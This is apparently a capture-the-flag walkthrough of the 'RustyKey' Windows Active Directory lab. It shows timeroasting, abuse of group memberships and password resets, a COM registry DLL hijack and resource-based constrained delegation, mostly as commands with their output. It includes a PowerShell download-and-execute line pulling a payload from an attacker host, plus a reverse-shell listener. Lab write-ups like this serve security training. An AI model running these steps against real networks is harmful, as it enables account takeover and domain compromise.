RustKey
by 0xW1LD

EnvVars
Throughout this writeup I use a variety of environment variables that I set to make it easier on myself to use the commands through my terminal’s command history.
1
2
3
4
5
6
DC=dc.rustykey.htb
TARGET=<ip address>
DOMAIN=rustykey.htb
D=rustykey.htb
USER=<most current user unless stated otherwise>
PASS=<most current user unless stated otherwise>
Enumeration
As is common in real life Windows pentests, you will start the RustyKey box with credentials for the following account:
rr.parker/8#t5HE8L!W3A
Scans
As usual let’s start off with an nmap port scan.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
49671/tcp open  unknown
49673/tcp open  unknown
49677/tcp open  unknown
49692/tcp open  unknown
54213/tcp open  unknown
Looks like we have a long list of standard AD ports. Doing a deeper scan, we can see the domain name of rustkey.htb
1
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)
So let’s add this to our /etc/hosts file, like so.
1
2
echo "$TARGET DC rustykey.htb" | sudo tee -a /etc/hosts
10.129.99.233 DC rustykey.htb
User
Enumerating A Path
When attempting to authenticate to ldap, looks like we achieve a STATUS NOT SUPPORTED error, which indicates that the default authentication method NTLM, is disabled.
1
2
3
nxc smb $TARGET -u $USER -p $PASS
SMB         10.129.99.233   445    10.129.99.233    [*]  x64 (name:10.129.99.233) (domain:10.129.99.233) (signing:True) (SMBv1:False) (NTLM:False)
SMB         10.129.99.233   445    10.129.99.233    [-] 10.129.99.233\rr.parker:8\#t5HE8L!W3A STATUS_NOT_SUPPORTED
So let’s setup kerberos authentication, firstly let’s generate a krb5.conf file using the guide written by 0xBEN.
Next let’s export this to be our configuration file and initiate an authentication.
1
2
3
4
export KRB5_CONFIG=/home/kali/htb/rustKey/custom_krb5.conf
kinit rr.parker
Password for rr.parker@RUSTYKEY.HTB:
Warning: encryption type arcfour-hmac used for authentication is deprecated and will be disabled
Now let’s double check our kerberos authentication by running klist.
1
2
3
4
5
6
7
klist
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: rr.parker@RUSTYKEY.HTB

Valid starting       Expires              Service principal
06/29/2025 09:18:42  06/29/2025 19:18:42  krbtgt/RUSTYKEY.HTB@RUSTYKEY.HTB
        renew until 06/30/2025 09:18:38
Next we can also export our KRB5CCNAME variable to be the value of the TGT that we got through this process which we can find in the /tmp directory.
1
export KRB5CCNAME=/tmp/krb5cc_1000
This step is actually unnecessary as
kinitshould set the environment variable by default, though I was messing around with a bunch ofTGTsso I had to export this environment variable
So now if we authenticate to ldap using kerberos and the exported kcache we should see a successful authentication.
1
2
3
nxc ldap $DOMAIN -k --use-kcache
LDAP        rustykey.htb    389    DC               [*] None (name:DC) (domain:rustykey.htb)
LDAP        rustykey.htb    389    DC               [+] rustykey.htb\rr.parker from ccache
So let’s grab some bloodhound data.
1
2
3
nxc ldap $DOMAIN -k --use-kcache --dns-server $TARGET --bloodhound -c all
<SNIP>
LDAP        rustykey.htb    389    DC               Compressing output into /home/kali/.nxc/logs/DC_rustykey.htb_2025-06-29_145025_bloodhound.zip

Looking at the bloodhound data we don’t have any direct ACLs that we can exploit, it looks like our main goal should be to get to NN.MARCOS who’s a member of the Helpdesk group which has permissions to Force Change Password several users, a couple of which are Remote Management Users and the Protected Objects group.
Taking a look at the group itself, we can see that the computer account it-computer3 has access to addSelf to the Helpdesk group.

Accessing IT-COMPUTER3
Since it’s not a pre-2000-compatible-windows group member, the only other option available to check on this computer account is to do some form of roasting. One particular method stands out for computer accouts which is timeroasting. We can use timeroast.py to conduct this attack.
1
2
3
4
sudo ./timeroast.py $TARGET | tee ntp-hashes.txt
[sudo] password for kali:
1000:$sntp-ms$a89be9e7d7f94d5ff69a4e96c9fc857b$1c0111e900000000000a88374c4f434cec0b6ab29d240746e1b8428bffbfcd0aec0c1e486d031f6fec0c1e486d03587a
<SNIP>
The one of most-relevance to us is 1125 as this is the RID of IT-COMPUTER3 as we can see from the rid-brute below.
1
SMB         dc.rustykey.htb 445    dc               1125: RUSTYKEY\IT-Computer3$ (SidTypeUser)
We can use the bundled tool timecrack, to crack the hashes.
Note that the script does not support the default character encoding for
rockyouso I had to convert it toUTF-8
1
2
sudo ./timecrack.py ../ntp_hashes.txt rockyou_clean.txt
[+] Cracked RID 1125 password: [REDACTED]
Success! We’ve recovered a credential for it-computer3$
The next step, as we’ve enumerated is to add our controlled computer to the Helpdesk group.
1
2
bloodyAD --host $DC --dc-ip $TARGET -d $DOMAIN -u $USER -k add groupMember Helpdesk it-computer3$
[+] it-computer3$ added to Helpdesk
After which, let’s grab a new TGT for it-computer3$
1
2
3
4
5
6
7
getTGT.py  'RUSTYKEY.HTB/it-computer3$'
/home/kali/.local/share/uv/tools/impacket/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Saving ticket in it-computer3$.ccache
Lateral Movement to BB.MORGAN
Taking a look at Protected Objects we can see that most users are in there which means even if we can set their passwords we cannot authenticate because we cannot get their TGTs. However, we can AddMembers to Protected Objects, which isn’t too useful, until you realize this also means we can remove members, the IT group, which bb.morgan is a part of can be removed like so.
1
2
bloodyAD --host $DC --dc-ip $TARGET -d $DOMAIN -u $USER -k remove groupMember "Protected Objects" IT
[-] IT removed from Protected Objects
When you remove a group from another group it also removes the members of that group from the group.
Next we can set bb.morgan’s password.
1
2
bloodyAD --host $DC --dc-ip $TARGET -d $DOMAIN -u $USER -k set password bb.morgan Wild1234!
[+] Password changed successfully!
We should then be able to authenticate through kinit
1
2
3
echo $PASS | kinit $USER
Password for bb.morgan@RUSTYKEY.HTB:
Warning: encryption type arcfour-hmac used for authentication is deprecated and will be disabled
As we can recall earlier, bb.morgan is a member of Remote Management Users so we should be able to WinRM
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
evil-winrm -i $DC -r $DOMAIN

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> dir ../Desktop


    Directory: C:\Users\bb.morgan\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         6/4/2025   9:15 AM           1976 internal.pdf
-ar---        7/10/2025   7:02 PM             34 user.txt
Just like that, we have User!
Root
Lateral Movement to EE.REED
Transferring over the pdf file we found on the desktop, we can read the following email.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
Internal Memo

From: bb.morgan@rustykey.htb
To: support-team@rustykey.htb
Subject: Support Group - Archiving Tool Access
Date: Mon, 10 Mar 2025 14:35:18 +0100

Hey team,
As part of the new Support utilities rollout, extended access has been temporarily granted to allow
testing and troubleshooting of file archiving features across shared workstations.
This is mainly to help streamline ticket resolution related to extraction/compression issues reported
by the Finance and IT teams. Some newer systems handle context menu actions differently, so
registry-level adjustments are expected during this phase.

A few notes:
- Please avoid making unrelated changes to system components while this access is active.
- This permission change is logged and will be rolled back once the archiving utility is confirmed
stable in all environments.
- Let DevOps know if you encounter access errors or missing shell actions.

Thanks,
BB Morgan
IT Department
Looks like a memo to inform the members of the support team, including ee.reed, has access to archiving tools. It is also mentioned that there could be registry level adjustments which may indicate that support might have access to modify the registry related to the archiving tools.
So our current target is ee.reed, let’s first remove the support group from the protected objects group.
1
2
bloodyAD --host $DC --dc-ip $TARGET -d $DOMAIN -u $USER -k remove groupMember "Protected Objects" SUPPORT
[-] SUPPORT removed from Protected Objects
Next we should be able to change ee.reed’s password.
1
2
bloodyAD --host $DC --dc-ip $TARGET -d $DOMAIN -u $USER -k set password ee.reed Wild1234!
[+] Password changed successfully!
I was unable to authenticate using WinRM,ldap, or SMB so instead let’s try RunasCS
1
2
3
./RunasCs.exe ee.reed Wild1234! "cmd.exe /c powershell iex(iwr http://10.10.14.11:3232/s.exe.ps1 -useb)"
[*] Warning: User profile directory for user ee.reed does not exists. Use --force-profile if you want to force the creation.
[*] Warning: The logon for user 'ee.reed' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.
I was successfully able to get my reverse shell to run.
1
2
PS C:\Users> whoami
rustykey\ee.reed
Exploiting the Registry
We can use the following script to check for writeable DLL paths in the registry.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
PS C:\Windows\system32> Get-ChildItem HKLM:\SOFTWARE -Recurse -ErrorAction SilentlyContinue | Where-Object {
>>     try {
>>         $keyPath = $_.Name.Replace('HKEY_LOCAL_MACHINE\', '')
>>         $regKey = [Microsoft.Win32.Registry]::LocalMachine.OpenSubKey($keyPath, $true)
>>         $regKey.SetValue('TestWrite','1')
>>         $regKey.DeleteValue('TestWrite')
>>         $true
>>     } catch {
>>         $false
>>     }
>> }


    Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID


Name                           Property
----                           --------
{23170F69-40C1-278A-1000-00010 (default) : 7-Zip Shell Extension
0020000}


    Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}


Name                           Property
----                           --------
InprocServer32                 (default)      : C:\Program Files\7-Zip\7-zip.dll
                               ThreadingModel : Apartment
We can see that we are able to alter the (default) value InprocServer32 key in the HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000} hive. Let’s change this into a malicious dll.
1
2
3
4
5
6
7
8
9
10
11
PS C:\Windows\Tasks> Set-ItemProperty -Path "HKLM:\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" -Name "(default)" -Value "C:\Windows\Tasks\w.dll"
PS C:\Windows\Tasks> Get-ItemProperty -Path "HKLM:\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32"


(default)      : C:\Windows\Tasks\w.dll
ThreadingModel : Apartment
PSPath         : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
PSParentPath   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}
PSChildName    : InprocServer32
PSDrive        : HKLM
PSProvider     : Microsoft.PowerShell.Core\Registry
After about a minute I got a connection on my reverse shell.
1
2
3
4
5
6
7
8
9
nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.11.75] 61519
Microsoft Windows [Version 10.0.17763.7434]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows>whoami
whoami
rustykey\mm.turner
RBCD through MM.TURNER
mm.turner is a member of Delegationmanagers group which means we can act on the behalf of the DC. So let’s add it-computer3 as a
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PS C:\Windows> Set-ADComputer DC$ -PrincipalsAllowedToDelegateToAccount 'it-computer3$'
PS C:\Windows> Get-ADComputer DC$ -Properties PrincipalsAllowedToDelegateToAccount


DistinguishedName                    : CN=DC,OU=Domain Controllers,DC=rustykey,DC=htb
DNSHostName                          : dc.rustykey.htb
Enabled                              : True
Name                                 : DC
ObjectClass                          : computer
ObjectGUID                           : dee94947-219e-4b13-9d41-543a4085431c
PrincipalsAllowedToDelegateToAccount : {CN=IT-Computer3,OU=Computers,OU=IT,DC=rustykey,DC=htb}
SamAccountName                       : DC$
SID                                  : S-1-5-21-3316070415-896458127-4139322052-1000
UserPrincipalName                    :
The next step of RBCD is to obtain a Service Ticket
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
getST.py -spn "CIFS/$DC" -impersonate backupadmin -dc-ip $TARGET "$DOMAIN/$USER:$PASS"
/home/kali/.local/share/uv/tools/impacket/lib/python3.13/site-packages/impacket/version.py:12: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  import pkg_resources
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating backupadmin
/home/kali/.local/bin/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/home/kali/.local/bin/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
/home/kali/.local/bin/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/home/kali/.local/bin/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in backupadmin@CIFS_DC.rustykey.htb@RUSTYKEY.HTB.ccache
We’re impersonating backupadmin instead of Administrator because Administrator is protected from delegation
Now let’s check our authentication.
1
2
3
4
5
6
7
8
9
export KRB5CCNAME=$(pwd)/backupadmin@CIFS_DC.rustykey.htb@RUSTYKEY.HTB.ccache
nxc smb $DC -k -u backupadmin --use-kcache -X "dir C:\Users\Administrator\Desktop"
SMB         DC.rustykey.htb 445    DC               [*]  x64 (name:DC) (domain:rustykey.htb) (signing:True) (SMBv1:False) (NTLM:False)
SMB         DC.rustykey.htb 445    DC               [+] rustykey.htb\backupadmin from ccache (Pwn3d!)
SMB         DC.rustykey.htb 445    DC               [+] Executed command via wmiexec
SMB         DC.rustykey.htb 445    DC                   Directory: C:\Users\Administrator\Desktop
SMB         DC.rustykey.htb 445    DC               Mode                LastWriteTime         Length Name
SMB         DC.rustykey.htb 445    DC               ----                -------------         ------ ----
SMB         DC.rustykey.htb 445    DC               -ar---        7/10/2025   7:02 PM             34 root.txt
Just like that, we have Root!
tags: os/windows - diff/hard